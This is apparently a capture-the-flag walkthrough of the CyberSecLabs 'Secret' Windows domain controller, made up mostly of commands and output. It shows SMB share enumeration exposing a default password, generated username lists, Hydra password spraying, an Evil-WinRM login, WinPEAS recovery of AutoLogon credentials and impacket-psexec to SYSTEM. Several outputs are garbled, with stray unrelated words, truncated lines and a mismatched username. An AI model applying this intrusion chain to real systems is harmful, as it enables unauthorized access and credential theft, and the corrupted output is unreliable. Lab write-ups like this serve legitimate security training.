Open 172.31.1.4:445
Open 172.31.1.4:464
Open 172.31.1.4:593
Open 172.31.1.4:636
Open 172.31.1.4:3389
Open 172.31.1.4:5985
^C
```

SMB

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
$ smbclient -L "\\\\172.31.1.4\\\\"
Password for [WORKGROUP\kali]: The Modern Day Port Scanner.

  ● Outdated
  ● Sharename          Type   : Comment
  ● -----              ----  : -----
  ● ADMIN$             Disk   : Remote Admin
  ● C$                Disk   : Default share
  ● IPC$              IPC    : Remote IPC
  ● NETLOGON           Disk   : Logon server share
  ● Office_Share        Disk   : Logon server share
  ● SYSVOL             Disk   : Logon server share

SMB1 disabled -- no workgroup available
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
$ mkdir smb
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret] ---
$ sudo mount -t cifs "\\\\172.31.1.4\\\\Office_Share" smb
[sudo] password for kali:
Password for root@\\172.31.1.4\\Office_Share:
```

```
(kali㉿kali)-[~.../CyberSecLabs/Secret/smb/Template]
```

```
$ ls -la
```

```
total 5
```

```
drwxr-xr-x 2 root root 0 Mar 2 2020 .
drwxr-xr-x 2 root root 4096 Mar 2 2020 ..
-rw-rxr-xr-x 1 root root 10 Mar 2 2020 Default_Password.txt
drwxr-xr-x 2 root root 0 Mar 2 2020 Employee_Directory_Template
```

```
(kali㉿kali)-[~.../CyberSecLabs/Secret/smb/Template]
```

```
$ cat Default_Password.txt
```

```
SecretOrg!
```

ALRIGHT WE HAVE A PASSWORD, BUT WE DO NOT HAVE ANY REAL USERNAMES YET, WE DO HAVE NAMES THOUGH

WE CAN USE A USERNAME GENERATOR TO GENERATE SOME NAMES

<https://github.com/captain-noob/username-wordlist-generator>

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
$ cat user.txt
Ben Dover
Joe Cakes
Kurby Curtis
Lee Frank
Add Names O
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
$ python userlistcreator.py
ALRIGHT WE HAVE A PASSWORD, BUT WE DO NOT HAVE A USERNAME GENERATOR
WE CAN USE A USERNAME GENERATOR TO GENERATE
-----  
Eternal
Cold
Boats
Deployable
Stack
Weak
Active Directory
v2.0
-----  
Secret
[*] Names Loaded :
+ Ben Dover
+ Joe Cakes
+ Kurby Curtis
+ Lee Frank
Joe Cakes
Kurby Curtis
Lee Frank
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
$ cat output.txt
Ben-Dover
Ben_Dover
Ben.Dover
Ben Dover
BenDover
BDover
BenD
B-Dover
B_Dover
-----  
[*] Names Lo
+ Be
+ Jo
+ Ku
+ Le
```

YOU CAN USE WHATEVER YOU WANT NOW WITH THE PASS WE GOT EARLIER, I USED HYDRA JUST BECAUSE I FEEL IT IS FASTER

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
└─$ hydra -L output.txt -P pass.txt smb://172.31.1.4:445
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

```
[445][smb] Host: 172.31.1.4 Account: BD Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: Joe-Cakes Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: Joe_Cakes Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: Joe.Cakes Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: Joe Cakes Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: JoeCakes Error: Invalid account (Anonymous success)
[445][smb] host: 172.31.1.4 login: JCakes password: SecretOrg!
[445][smb] Host: 172.31.1.4 Account: JoeC Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: J-Cakes Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: J_Cakes Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: J.Cakes Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: Joe-C Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: Joe_C Error: Invalid account (Anonymous success)
[445][smb] Host: 172.31.1.4 Account: Joe.C Error: Invalid account (Anonymous success)
```

SO IT LOOKS LIKE IT IS FIRST INITIAL LAST NAME

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
└─$ evil-winrm -u jcakes -p SecretOrg! -i 172.31.1.4
  ⠄ Cold
  ⠄ Deployable
  ⠄ Weak
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*#Evil-WinRM* PS C:\Users\JCakes\Documents>
```

UPLOADED WINPEAS AND FOUND THE FOLLOWING USEFUL INFORMATION

Computer Name	:	SECRET-DC
User Name	:	bdoever
User Id	:	2103
Is Enabled	:	True
User Type	:	Administrator
Comment	:	
Last Logon	:	4/27/2020 11:10:10 AM
Logons Count	:	2
Password Last Set	:	3/4/2020 6:06:30 PM

```
[!] Looking for AutoLogon credentials  
[+] Some AutoLogon credentials were found  
DefaultDomainName : SECRET  
DefaultPassword   : vF4$x9#z:-eT~Fy
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Secret]
└─$ impacket-psexec 'secret.org/bdover':'vF4$x9#z:-eT~Fy'@172.31.1.4
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 172.31.1.4.....
[*] Found writable share ADMIN$
[*] Uploading file csMkPMfq.exe
[*] Opening SVCManager on 172.31.1.4.....
[*] Creating service TBOZ on 172.31.1.4.....
[*] Starting service TBOZ.....
[*] Service TBOZ started successfully
[!] Press help for extra shell commands           SYSTEM
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami  
nt authority\system
```

C:\Windows\system32> █

Challenge